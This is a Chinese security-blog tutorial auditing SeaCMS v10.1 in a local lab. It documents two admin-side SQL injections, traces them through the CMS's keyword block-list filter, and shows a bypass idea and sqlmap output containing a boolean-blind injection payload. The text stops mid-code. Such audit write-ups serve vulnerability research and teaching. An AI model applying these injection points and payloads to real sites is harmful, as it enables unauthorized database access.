SeaCMS v10.1 代码审计实战 - FreeBuf 网络安全行业门户

> seacms 是一个代码审计入门级的 cms。

前言

seacms 是一个代码审计入门级的 cms，比较适合我这种小白玩家来学习，如果有什么错误欢迎指出。

环境

> phpstudy pro
> php5.4.45nts

seay 代码审计工具


> phpstrom
> sqlmap
> seacms v10.1

因为这个 cms 的官网已经打不开了，所以发一下自己保存的代码

> 链接 https://pan.baidu.com/s/1f9mXyOX6sgsersyNz-kDQg 提取码 j3k0

安装 cms


可以参照目录下的海洋 CMS 使用手册来进行配置



网站

域名	c
第二域名	
端口	● http ○ https 80
根目录	Z:/dmsj/seacmsv10.1/Upload
创建环境	□ 创建FTP □ 创建数据库 ☑ 同步hosts □ 生产环境
程序类型	☑ PHP
PHP版本	php5.4.45nts ▼ 到期日期 2025-06-22
备注	

在安装之后系统会生成一个随机后台



恭喜您已经成功完成了海洋CMS的安装

恭喜,您的网站已安装完成!

首页地址：http://192.168.164.138
后台地址：http://192.168.164.138/w1aqhp
用户名：admin
密　码：admin
请牢记以上信息，您可以登陆后台修改密码及网站设置。

思路总结

通过查看目录结构与相关文件名称了解功能，查看配置文件，

浏览网站，了解 cms 的功能，对可能存在漏洞的地方进行记录，也可以结合 xray 进行扫描，

不过个人不太推荐结合 xray，特别是在测试后台的时候，可能会把环境搞蹦，并且成功率不是很高

对文件上传，sql 语句拼接，文件写入（写配置）相关功能点重点关注，


如果自动化工具不能找到漏洞点，可以通过 seay 配合，查看可能的漏洞点，进行反向查找

如果对代码不够理解的话可以通过 phpstrom 进行动态调试，查看参数传递与语句拼接，


通过 phpstrom 调试查看自己的 payload 在哪里被过滤与处理，进行相应修改

代码审计

目录结构



```
▶ article
▶ articlelist
▶ comment
▶ data
▶ detail
▶ include
▶ install
▶ js
▶ list
▶ news
▶ pic
▶ templets
▶ topic
▶ topiclist
▶ uploads
▶ video
▶ w1aqhp
▶ weixin
  ass.php
  comment.php
  desktop.php
  diy.php
  err.php
  exit.php
  favicon.ico
  gbook.php
  i.php
```



```
index.php
login.php
member.php
qqq.php
reg.php
s.php
search.php
so.php
tag.php
zyapi.php
```

|—admin // 后台管理目录（这里为随机生成的 w1aqhp）

| |—coplugins // 已停用目录

| |—ebak // 帝国备份王数据备份

| |—editor // 编辑器

| |—img // 后台静态文件

| |—js // 后台 js 文件

| |—templets // 后台模板文件

|—article // 文章内容页

|—articlelist // 文章列表页

|—comment // 评论

| |—api // 评论接口文件


| |—images // 评论静态文件

```
│ │─js // 评论 js 文件
│─data // 配置数据及缓存文件
│ │─admin // 后台配置保存
│ │─cache // 缓存
│ │─mark // 水印
│ │─sessions //sessions 文件
│─detail // 视频内容页
│─include // 核心文件
│ │─crons // 定时任务配置
│ │─data // 静态文件
│ │─inc // 扩展文件
│ │─webscan //360 安全监测模块
│─install // 安装模块
│ │─images // 安装模块静态文件
│ │─templates // 安装模块模板
│─js //js 文件
```

```
│  │─ads // 默认广告目录

│  │─player // 播放器目录

│─list // 视频列表页

│─news // 文章首页

│─pic // 静态文件

│  │─faces // 表情图像

│  │─member // 会员模块界面

│  │─slide // 旧版 Flash 幻灯片

│  │─zt // 专题静态文件

│─templets // 模板目录

│─topic // 专题内容页

│─topiclist // 专题列表页

│─uploads // 上传文件目录

│─video // 视频播放页

│─weixin // 微信接口目录

└─index.php // 首页文件
```

后台 sql 注入（一）

在对后台测试的时候，在添加数据的时候系统都会先检查数据是否存在，如果不存在之后再进行添加，于是分析检查数据存在的数据包



```
GET /w1aqhp/admin_ajax.php?action=checkrepeat&v_name=11&timestamp=1592802512050 HTTP/1.1
Host: 192.168.164.138
DNT: 1
X-Request-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 Firefox/33.0
Accept: */*
Referer: http://192.168.164.138/w1aqhp/admin_video.php?action=add
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=tt4uitbucrgi526e3k1l53uv82; history=%5B%7B%22name%22%3A%22asdasd%22%2C%22pic%22%3A%22%2Fpic%2Fnopic.g
Connection: close
```

在 w1aqhp\admin_ajax.php 的 76 行进入判断

```
elseif($action=="checkrepeat")
{
```

```
{
    $v_name=iconv('utf-8','utf-8',$_GET["v_name"]);
    $row=$dsql->GetOne("select count(*) as dd from sea_data where v_name='$v_name'");
    $num=$row['dd'];
    if($num==0){echo "ok";}else{echo "err";}
}
```

对传入的参数进行编码处理，在下一行对参数进行拼接没有进行过滤，跟进 GetOne 函数

```
function GetOne($sql='' )
  {
        global $dsql;
        if($dsql->isClose)

        {
            $this->Open(false);
            $dsql->isClose = false;
        }

        $sql=CheckSql($sql);
        if(!empty($sql))
        {
            if(!m_eregi("limit",$sql)) $this->SetQuery(m_eregi_replace("[,;]$",'',trim($sql))." limit 0,1;");
            else $this->SetQuery($sql);
        }
        $this->Execute("one");
        $arr = $this->GetArray("one");
        if(!is_array($arr))
        {
            return '';
        }
        else
        {
            @mysqli_free_result($this->result["one"]); return($arr);
        }
    }
```

进行了 sql 语句安全检查，跟进 CheckSql 函数


```
function CheckSql($db_string,$querytype='select')
{
    global $cfg_cookie_encode;
    $clean = '';
    $error='';
    $old_pos = 0;
    $pos = -1;
    $log_file = sea_INC.'/../data/'.md5($cfg_cookie_encode).'_safe.txt';
    $userIP = GetIP();
    $getUrl = GetCurUrl();
    $db_string = str_ireplace('--', "", $db_string);
    $db_string = str_ireplace('/*', "", $db_string);

    $db_string = str_ireplace('*/', "", $db_string);
    $db_string = str_ireplace('*!', "", $db_string);
    $db_string = str_ireplace('//', "", $db_string);
    $db_string = str_ireplace('\\', "", $db_string);
    $db_string = str_ireplace('hex', "he", $db_string);
    $db_string = str_ireplace('updatexml', "updatexm", $db_string);
    $db_string = str_ireplace('extractvalue', "extractvalu", $db_string);
    $db_string = str_ireplace('benchmark', "benchmar", $db_string);
    $db_string = str_ireplace('sleep', "slee", $db_string);
    $db_string = str_ireplace('load_file', "load-file", $db_string);
    $db_string = str_ireplace('outfile', "out-file", $db_string);
    $db_string = str_ireplace('ascii', "asci", $db_string);
    $db_string = str_ireplace('char(', "cha", $db_string);
    $db_string = str_ireplace('substr', "subst", $db_string);
    $db_string = str_ireplace('substring', "substrin", $db_string);
    $db_string = str_ireplace('script', "scrip", $db_string);
    $db_string = str_ireplace('frame', "fram", $db_string);
    $db_string = str_ireplace('information_schema', "information-schema", $db_string);
    $db_string = str_ireplace('exp', "ex", $db_string);
    $db_string = str_ireplace('GeometryCollection', "GeometryCollectio", $db_string);
    $db_string = str_ireplace('polygon', "polygo", $db_string);
    $db_string = str_ireplace('multipoint', "multipoin", $db_string);
    $db_string = str_ireplace('multilinestring', "multilinestrin", $db_string);
```

```
$db_string = str_ireplace('multilinestring', "multilinestrin", $db_string);
$db_string = str_ireplace('linestring', "linestrin", $db_string);
$db_string = str_ireplace('multipolygon', "multipolygo", $db_string);


if($querytype=='select')
{
    $notallow1 = "[^0-9a-z@\._-]{1,}(union|sleep|benchmark|load_file|outfile)[^0-9a-z@\.-]{1,}";


    if(m_eregi($notallow1,$db_string)){exit('SQL check');}
    if(m_eregi('<script',$db_string)){exit('SQL check');}
    if(m_eregi('/script',$db_string)){exit('SQL check');}
    if(m_eregi('script>',$db_string)){exit('SQL check');}

    if(m_eregi('if:',$db_string)){exit('SQL check');}
    if(m_eregi('--',$db_string)){exit('SQL check');}
    if(m_eregi('char(',$db_string)){exit('SQL check');}
    if(m_eregi('*/',$db_string)){exit('SQL check');}
}


while (true)
{
    $pos = stripos($db_string, '\'', $pos + 1);
    if ($pos === false)
    {
        break;
    }
    $clean .= substr($db_string, $old_pos, $pos - $old_pos);
    while (true)
    {
        $pos1 = stripos($db_string, '\'', $pos + 1);
        $pos2 = stripos($db_string, '\\', $pos + 1);
        if ($pos1 === false)
        {
            break;
        }
        elseif ($pos2 == false || $pos2 > $pos1)
```

```
            {
                $pos = $pos1;
                break;
            }
            $pos = $pos2 + 1;
        }
        $clean .= '$s$';
        $old_pos = $pos + 1;
    }
    $clean .= substr($db_string, $old_pos);
    $clean = trim(strtolower(preg_replace(array('~\s+~s' ), array(' '), $clean)));

    if (stripos($clean, '@') !== FALSE  OR stripos($clean,'char(')!== FALSE  OR stripos($clean,'script
>')!== FALSE   OR stripos($clean,'<script')!== FALSE  OR stripos($clean,'"')!== FALSE OR stripos($c
lean,'$s$$s$')!== FALSE)
        {
            $fail = TRUE;
            if(preg_match("#^create table#i",$clean)) $fail = FALSE;
            $error="unusual character";
        }

    if (stripos($clean, 'union') !== false && preg_match('~(^|[^a-z])union($|[^[a-z])~s', $clean) != 0)
    {
        $fail = true;
        $error="union detect";
    }


    elseif (stripos($clean, '/*') > 2 || stripos($clean, '--') !== false || stripos($clean, '#') !== false
)
    {
        $fail = true;
        $error="comment detect";
    }


    elseif (stripos($clean, 'sleep') !== false && preg_match('~(^|[^a-z])sleep($|[^[a-z])~s', $clean) != 0)
    {
        $fail = t
        $fail = true;
        $error="sleep detect";
    }
    elseif (stripos($clean, 'updatexml') !== false && preg_match('~(^|[^a-z])updatexml($|[^[a-z])~s', $clean) != 0)
    {
        $fail = true;
        $error="updatexml  detect";
    }
    elseif (stripos($clean, 'extractvalue') !== false && preg_match('~(^|[^a-z])extractvalue($|[^[a-z])~s', $clean) != 0)
    {
        $fail = true;
        $error="extractvalue  detect";

    }
    elseif (stripos($clean, 'benchmark') !== false && preg_match('~(^|[^a-z])benchmark($|[^[a-z])~s', $clean) != 0)
    {
        $fail = true;
        $error="benchmark detect";
    }
    elseif (stripos($clean, 'load_file') !== false && preg_match('~(^|[^a-z])load_file($|[^[a-z])~s', $clean) != 0)
    {
        $fail = true;
        $error="file fun detect";
    }
    elseif (stripos($clean, 'into outfile') !== false && preg_match('~(^|[^a-z])into\s+outfile($|[^[a-z])~s', $clean) != 0)
    {
        $fail = true;
        $error="file fun detect";
    }


    elseif (preg_match('~\([^)]*?select~s', $clean) != 0)
    {
        $fail = true;
```

```
            $error="sub select detect";
        }
        if (!empty($fail))
        {
            fputs(fopen($log_file,'a+'),"$userIP||$getUrl||$db_string||$error\r\n");
            exit("<font size='5' color='red'>Safe Alert: Request Error step 2!</font>");
        }
        else
        {

            return $db_string;
        }
    }
```

在进行过滤的时候都是使用的小写，使用大写可以绕过，但是在 623 行对 sql 语句使用了 strtolower 处理，不能够使用 select 子查询，所以此处只能注入出当前数据库



```
[13:38:22] [DEBUG] setting the HTTP User-Agent header
[13:38:22] [DEBUG] creating HTTP requests opener object
[13:38:22] [DEBUG] forcing back-end DBMS to user defined value
[13:38:23] [DEBUG] provided parameter 'v_name' is not inside the Cookie
[13:38:23] [INFO] testing connection to the target URL
[13:38:36] [DEBUG] declared web page charset 'utf-8'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: v_name (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: action=checkrepeat&v_name=11' AND 6668=6668 AND 'eZFZ'='eZFZ&timestamp=1592802512050
    Vector: AND [INFERENCE]
---
[13:38:36] [INFO] testing MySQL
[13:38:36] [INFO] confirming MySQL
[13:38:36] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.45, Apache 2.4.39
back-end DBMS: MySQL >= 8.0.0
[13:38:36] [INFO] fetching current database
[13:38:36] [INFO] resumed: seacms
[13:38:36] [DEBUG] performed 0 queries in 0.00 seconds
current database: 'seacms'
```

后台 sql 注入（二）

在 w1aqhp/admin_comment_news.php 下的 54 行的删除评论操作

```
elseif($action=="delallcomment")
{
    if(empty($e_id))
    {
        ShowMsg("请选择需要删除的评论","-1");
        exit();
    }
    $ids = implode(',',$e_id);
    delcommentcache($ids);
    $dsql->ExecuteNoneQuery("delete from sea_comment where id in(".$ids.")");
    ShowMsg("成功删除所选评论！ ","admin_comment_news.php");
    exit();
}
```

传入参数 e_id ，跟进 delcommentcache 函数

```
function delcommentcache($id)
{
    global $dsql;
    $dsql->setQuery("select v_id from sea_comment where id in (".$id.")");
    $dsql->Execute("delcommentcache");
    while($row = $dsql->GetArray("delcommentcache"))
    {
        if(file_exists(sea_DATA.'/cache/review/1/'.$row['v_id'].'.js'))
        {
            delfile(sea_DATA.'/cache/review/1/'.$row['v_id'].'.js');
        }
    }
}
```

对传入数据没有进行处理直接拼接，跟进 setQuery


```
function SetQuery($sql)
  {
```

```
  {
        $prefix="sea_";
        $sql = str_replace($prefix,$this->dbPrefix,$sql);
        $this->queryString = $sql;
    }
```

没有进行过滤，跟进 Execute


```
function Execute($id="me", $sql='')
  {
        global $dsql;
        self::$i++;
        if($dsql->isClose)
        {
            $this->Open(false);
            $dsql->isClose = false;
        }
        if(!empty($sql))
        {
            $this->SetQuery($sql);
        }


        if($this->safeCheck)
        {
            CheckSql($this->queryString);
        }

    $t1 = ExecTime();

        $this->result[$id] = mysqli_query($this->linkID,$this->queryString);






        if($this->result[$id]===false)
        {
